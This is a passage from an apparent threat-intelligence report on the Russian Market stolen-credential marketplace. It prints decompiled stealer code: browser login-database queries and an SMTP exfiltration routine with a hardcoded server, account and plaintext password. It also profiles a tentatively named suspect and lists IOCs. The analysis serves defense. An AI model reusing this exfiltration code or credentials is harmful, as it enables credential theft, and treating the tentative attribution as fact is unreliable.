
Figure 23: Orchestrator.

The browser data gathering function uses the SQLite library to perform various queries against the user profile databases. These queries are also hardcoded.



```
SqliteUtility sqliteUtility = new SqliteUtility(pathToBase);
List<string> list = new List<string>();
try
{
    sqliteUtility.OpenConnect();
    foreach (string sql in selects)
    {
        IList<string> dataList = sqliteUtility.GetDataList(sql);
        if (dataList != null && dataList.Any<string>())
        {
            list = list.Union(dataList).ToList<string>();
```


Figure 24: Chrome SQLite querying function.



```
// Token: 0x0400003E RID: 62
public static string SelGoogleUrl = "SELECT url FROM urls WHERE url LIKE ";

// Token: 0x0400003F RID: 63
public static string SelGooglePass = "SELECT origin_url FROM logins WHERE origin_url LIKE ";

// Token: 0x04000040 RID: 64
public static string SelGoogleAllPass = "SELECT origin_url FROM logins";

// Token: 0x04000041 RID: 65
public static string SelFirefoxUrl1 = "SELECT url FROM moz_places WHERE url LIKE ";

// Token: 0x04000042 RID: 66
public static string SelFirefoxUrl2 = "SELECT host FROM moz_hosts WHERE host LIKE";

// Token: 0x04000043 RID: 67
public static string SelFirefoxPass = "SELECT formSubmitURL FROM moz_logins WHERE formSubmitURL LIKE ";

// Token: 0x04000044 RID: 68
public static string SelFirefoxAllPass = "SELECT formSubmitURL FROM moz_logins WHERE formSubmitURL LIKE '%'";

// Token: 0x04000045 RID: 69
public static string Limit = " LIMIT 1";
```

Figure 25: SQL queries ran against SQLite browser data.


The SMTP exfiltration function uses hard coded configuration to **connect to a SMTP server**:



```
// Token: 0x0600000B RID: 11 RVA: 0x0000250C File Offset: 0x0000070C
public static bool SendReport(string tems, string message)
{
    bool result;
    try
    {
        EmailUtility emailUtility = new EmailUtility();
        emailUtility.BodyEmail = message;
        emailUtility.Tems = tems;
        emailUtility.AddAddressTo(emailUtility.ToAddress);
        result = emailUtility.TrySend();
    }
```

Figure 26: SMTP exfiltration.

The connection is initiated to the host “smtp[.]mandrillapp[.]com”, which is a paid Mailchimp plugin used to send e-mails triggered by a user’s actions, such as requesting a password. To connect to Mandrill, the file uses the login “**AlexAske1[@]gmail.com**” coupled with a password and sends an e-mail to “**TimeToHardWork[@]outlook.com**” using the from address “Report[@]system.info”. These logins could be the users’ Mailchimp logins. While the user may have changed its password since then, or may use MFA, there could be some interesting information inside this Mailchimp account such as name/surname, list of contacts, e-mails sent, etc. The e-mail is sent to **exfiltrate information collected by the EXE file**.




```
// Token: 0x04000006 RID: 6
public string Password = "5jzE1Y3JdJ57opIrLMfV5g";

// Token: 0x04000007 RID: 7
public string UserName = "AlexAske1@gmail.com";

// Token: 0x04000008 RID: 8
public string ServerName = "smtp.mandrillapp.com";

// Token: 0x04000009 RID: 9
public string ToAddress = "TimeToHardWork@outlook.com";

// Token: 0x0400000A RID: 10
public string FromAddress = "Report@System.Info";
```

Figure 27: Mentions of the e-mail addresses "timetohardwork[@]outlook.com" and "alexaske1[@]gmail.com" inside an unknown EXE file from 2015. [Source](#).

5.3. The user "Alex"

Using the Gmail address "**AlexAske1[@]gmail.com**", we find that the user had a Google+ account, which can be consulted thanks to the Wayback Machine.



AlexAske1@gmail.com

Search options

valid email format ✓

Google account finder will show you if the requested email is linked to a Google account and/or if the person left reviews on Google Maps.


Query	AlexAske1@gmail.com
Photo	https://lh3.googleusercontent.com/a/ACg8ocLAnXPriVMnhQVwJcQX_FP3rb2_0itO_
Name	Alex Aske
Id	102425860708569161783
Last Update	2023-03-27 05:52:09 (UTC)
Services	
Google Maps	https://www.google.com/maps/contrib/102425860708569161783
Google Calendar	https://calendar.google.com/calendar/u/0/embed?src=AlexAske1@gmail.com
Google Plus Archive	https://web.archive.org/web/*/plus.google.com/102425860708569161783*

This tool allows you to check if an email address is used on several social networks or websites.

Query	AlexAske1@gmail.com
Websites	
ebay.com	

Figure 28: Results of an Epios query for the address "alexaske1[@]gmail.com".

This Google+ account reveals a name/surname for the suspected owner of Russian Market "**Alex Aske**". To note, we cannot be 100% sure that this is his real name as it is easy to input anything to create a Gmail account. In 2015, he posted a link to smarterasp[.]net on his Google + wall.



Profile photo Alex Aske

Posts

Alex Aske ▸ Public May 28, 2015

SmarterASP.net - Unlimited Web Hosting
smarterasp.net

Figure 29: Google+ wall of the profile "Alex Aske". Source: https://web.archive.org/web/20190316042430/https://plus.google.com/102425860708569161783

We discovered a **similar file** to the one previously analyzed, named "SystemInfoUtility.exe"[16] that also mentions the e-mail addresses previously exposed. It was created in May 2015 (at the same time as Alexander's commit on Higlabo's repository) and when looking at the PE info on VirusTotal, we found that it contained a **reference to a PDB file with the path**:

"d:\Users\Alex\Desktop\проекты\Программа получения различной информации о системе\main SystemInfo\SystemInfoUtillity4 net35 trial\SystemInfoUtillity\obj\x86\Release\SystemInfoUtility.pdb".


The Russian section of this path translates into:

"d:\Users\Alex\Desktop\projects\program to obtain various information on the system".

This could indicate that this file was potentially uploaded on VirusTotal by its owner "Alex" (the potential real name of a threat actor linked to Russian Market), as it is also the name found in the e-mail address "**AlexAske1**" and could reinforce the hypothesis of a stealer prototype as exposed by its path name.

[16] https://www.virustotal.com/gui/file/a21bdab77457681e0653c53fd07d2f3203e5ff8e6474946c8facb1e2388be5b6/details

The other file is found under the path: “*c:\проекты\Программа получения различной информации о системе*” which translates into “*c:\Projects\program to obtain various information on the system*”.



Portable Executable Info

Debug Artifacts

Path	d:\Users\Alex\Desktop\проекты\Программа получения различной информации о системе\main SystemInfo\Sys
GUID	4bbf5111-ec28-432b-937b-9ee1bd0b6923

Figure 30 : Path of the executable. Source: https://www.virustotal.com/gui/file/a21bdab77457681e0653c53fd07d2f3203e5ff8e6474946c8facb1e2388be5b6/details

Unfortunately, our analysis came to a halt at this stage, as the name/surname is not discriminant enough and we could not find additional information.

6. Bitcoin infrastructure

Using the payment addresses provided by Russian Market when trying to add funds (even without paying), we can **track the movement of bitcoins** associated with the marketplace.

It appears that the marketplace operator(s) usually employ a pattern of wallets to move the bitcoin it receives. When a user sends bitcoin to the wallet provided by Russian Market, this wallet will then send these bitcoins as input into a transaction[17] that has other bitcoins from Russian Market payment wallets as input (between 10 and 21). The output of these transactions will be divided by sending **40% of the amount to a first wallet**, 30% to a second wallet, and **30% to a storage wallet** (in which the bitcoins have not moved since the wallet's creation, this could be the administrator's cut for all payments done on the marketplace). This pattern is repeated for a certain amount of time and then the administrator(s) will create a new set of 3 wallets to operate this same pattern. We labelled these wallets as "**nodes**" to better understand how they act:




Figure 31: Representation of parts of Russian Market's Bitcoin infrastructure.

The first node is used to send bitcoins to cryptocurrency exchanges. We identified primarily the use of **Huobi** and **OKX**. These exchanges are of choice as users could create accounts on them with only a valid e-mail address[18], especially if the accounts were created a few

[17] https://blockchair.com/bitcoin/transaction/89f48824ac09b625becc9d28f019a469c982e380e9962053f4336276969ab683


[18] https://www.cryptowinrate.com/fr/okx-kyc/

years ago when KYC (*Know Your Customer*[19]) verifications were not so prevalent. If the owner used a VPN to create these accounts, it could also ease the procedure as KYC verifications are not equal based on the country of origin. To note, Huobi was accused[20] of **enabling users with Russian credit cards from sanctioned banks** such as Sberbank to transact in its platform.

Unfortunately, we could not identity the role of the second node in this infrastructure. Using a specialised bitcoin blockchain analysis tool might uncover more information.

However, we identified a screenshot posted on one of the Telegram channels owned by “FLY”, in which the admin shows a wallet that **received bitcoins from another person as payment for a stolen RDP**. While this wallet has its last strings masked, it is possible to uncover them using the site oxt[.]me[21]. When inputting the strings visible on the screenshot on OXT, the site returns all wallets that start with these strings. There is only 1 result: **bc1qj45uge6xqzgpnyaa5aglhgw4chhaqhy5rjm5ee.**

[19] https://bitcoin-trading.io/kyc-definition
[20] https://www.bloomberg.com/news/articles/2023-02-24/huobi-kucoin-are-allowing-sanctioned-russian-banks-access-report-says
[21] *This website is now defunct, but it was active at the time of writing this report’s first version.*



Hi 02:00

Hey 02:01

I want to it 02:01

I'm ready to buy 02:01

2 min 02:02

bc1qj45uge6xqzgpnyaa5aglhgw4chha q[redacted] 02:04

You sent 0.00026188 BTC to bc1qj45uge6xqzgp[redacted]aa5aglhgw4c hhaqhy[redacted]

Figure 32 : Masked wallet found inside a message on the Telegram channel ‘Rdp_serversded”, owned by “FLY”. Source: https://t.me/Rdp_serversded/55

We found that this wallet received funds[22] from the wallets tracked as “first node” associated with Russian Market’s bitcoin infrastructure. This wallet also sent funds to the exchange “**Yobit**” (a Russian cryptocurrency exchange[23] that does not require personal information for registration, which is of choice for cybercriminals) and to the cryptocurrency mixing service “**Bitzlato**”. The co-founder of Bitzlato was arrested by the US[24] in the beginning of 2023 and pleaded guilty[25] in December 2023 to operating a money transmitting business that transmitted illicit funds, mainly for the dark web marketplace “Hydra Market” and several ransomware operations. These elements further confirm the hypothesis that **FLY is indeed a threat actor linked to Russian Market**, that these Telegram channels are associated to

[22] https://blockchair.com/bitcoin/transaction/61370c74fd3c4209d25e2331688cb4c8eb7acff246c7eddc729948f030918884

[23] https://www.cryptopolitan.com/inside-yobit-the-privacy-focused-crypto-exchange/

[24] https://www.bbc.com/news/business-64322576

[25] https://www.justice.gov/opa/pr/founder-and-majority-owner-cryptocurrency-exchange-pleads-guilty-unlicensed-money

him, and that he probably uses or used **illegal cryptocurrency mixing services and non-KYC exchanges to launder funds** received from Russian Market.

7. Conclusion

The Russian Market marketplace is known for **facilitating compromise of corporate environment and user accounts** by selling leaked credentials collected from stealer logs. The longevity and constant output of this marketplace is remarkable, but also a symptom that fighting cybercrime can sometimes be arduous. The fact that Russian Market was **never taken down or subject to international sanctions** propped us into writing this report, first shared privately in the beginning of 2024, and now with the broader security community.

In this analysis, we provided insight into the marketplace’s infrastructure and **links with the threat actor known as “FLY”**. This threat actor promoted the marketplace on multiple occasions and throughout the years. His username is reminiscent of the old name of the marketplace, “**Flyded**”. We found two e-mail addresses used to register the first Russian Market domains, which enabled us to find potential links to a Gmail account named “**AlexAske1**”, but we could not find additional information surrounding this potential identity.

Finally, using on-chain analysis, we were able to link the user “Fly” to **Russian Market’s bitcoin infrastructure**, as a specific wallet received funds from wallets associated with the marketplace.

We hope that this analysis will help the cybersecurity and threat intelligence industry in fighting this malicious marketplace, and we will continue to track it.

8. Actionable content

8.1 Indicators of compromise

Value	Type	Description
russianmarket[.]gs	Domain-Name	Old “Russian Market” domain
russianmarket[.]pro	Domain-Name	Old “Russian Market” domain
russianmarket[.]zone	Domain-Name	Old “Russian Market” domain
russianmarket[.]to	Domain-Name	Older “Russian Market” domain, hijacked by a potential scammer
russianmarket[.]vc	Domain-Name	Current “Russian Market” domain
russianmarket[.]io	Domain-Name	Current “Russian Market” domain
rm1[.to	Domain-Name	Current “Russian Market” domain
rm1[.vc	Domain-Name	Current “Russian Market” domain
rm1[.ad	Domain-Name	Scam website
flyded[.]gs	Domain-Name	Old “Russian Market” domain
flyded[.]pro	Domain-Name	Old “Russian Market” domain
flyded[.]com	Domain-Name	First “Russian Market” domain
rumarkstror5mvgzzodqizofkji3fna7lndfylmzeisj5tamqnwnr4ad[.onion	Domain-Name	“Russian Market” onion domain
flydedxmmddhgt3vfhv6om63ra2u2x4jxginulhxb6nzcnj3wwgavwyd[.onion	Domain-Name	“Russian Market” onion domain
alexaske1[@]gmail.com	Email-Addr	e-Mail found inside the sample mentioning TimeToHardWork[@]outlook.com
TimeToHardWork[@]outlook.com	Email-Addr	e-Mail found inside the 2nd Whois record of flyded[.]com
verybigman[@]yahoo.com	Email-Addr	e-Mail found inside the 1st Whois record of flyded[.]com
flyded1[@]xmpp.jp	Jabber	Old jabber found in a forum thread
flyded2[@]jabme.de	Jabber	Old jabber found in a forum thread

c72f066c68938a8acff1e768ebd91f1b30f19b1845a4860a60dbb8bdfef01534	Sha-256	Sample mentioning the e-mail TimeToHardWork[@]outlook.com
a21bdab77457681e0653c53fd07d2f3203e5ff8e6474946c8facb1e2388be5b6	Sha-256	Sample found under the path “Alex\Desktop\projects\...”
bc1qj45uge6xqzgpnyaa5aglhgw4chhaqhy5rjm5ee	Cryptocurrency-wallet	btc wallet associated with “FLY”
bc1q9gk8jrcpta489fe0tcehjfjdhgkwhykczsaaty	Cryptocurrency-wallet	Russian Market btc wallet that sent funds to “FLY”.

8.2 Recommendations

- **Block the IOCs** provided in the “Indicators of compromise” section of this analysis and subscribe to a CTI feed to obtain fresh IOCs related to stealer-malware and cracking websites. Intrinsec offers its own **CTI feed** to enhance your detection and response capabilities: https://www.intrinsec.com/en/cyber-threat-intelligence-feeds/
- **Regularly train employees** to recognize phishing attempts, especially those involving malicious attachments or suspicious links. Conduct internal phishing tests to assess and improve employee awareness.
- **Block suspicious URLs and domains:** Use firewall rules, Secure Web Gateways (SWG), and DNS filtering to block known malicious URLs, domains, and IP addresses associated with the ransomware’s C2 infrastructure.
- **Implement file integrity monitoring**: Continuously monitor for unauthorized changes to critical files or system configurations.
- **Use advanced email security gateways** to detect and block phishing emails, particularly those containing malicious attachments or links.
- **Employ sandboxing solutions** to analyse email attachments and URLs before they reach users.
- **Enable multi-factor authentication** (MFA) for browser-related accounts to mitigate credential theft.
- **Set up network monitoring** to identify unusual or unauthorized outbound connections, particularly to known Command and Control (C2) servers.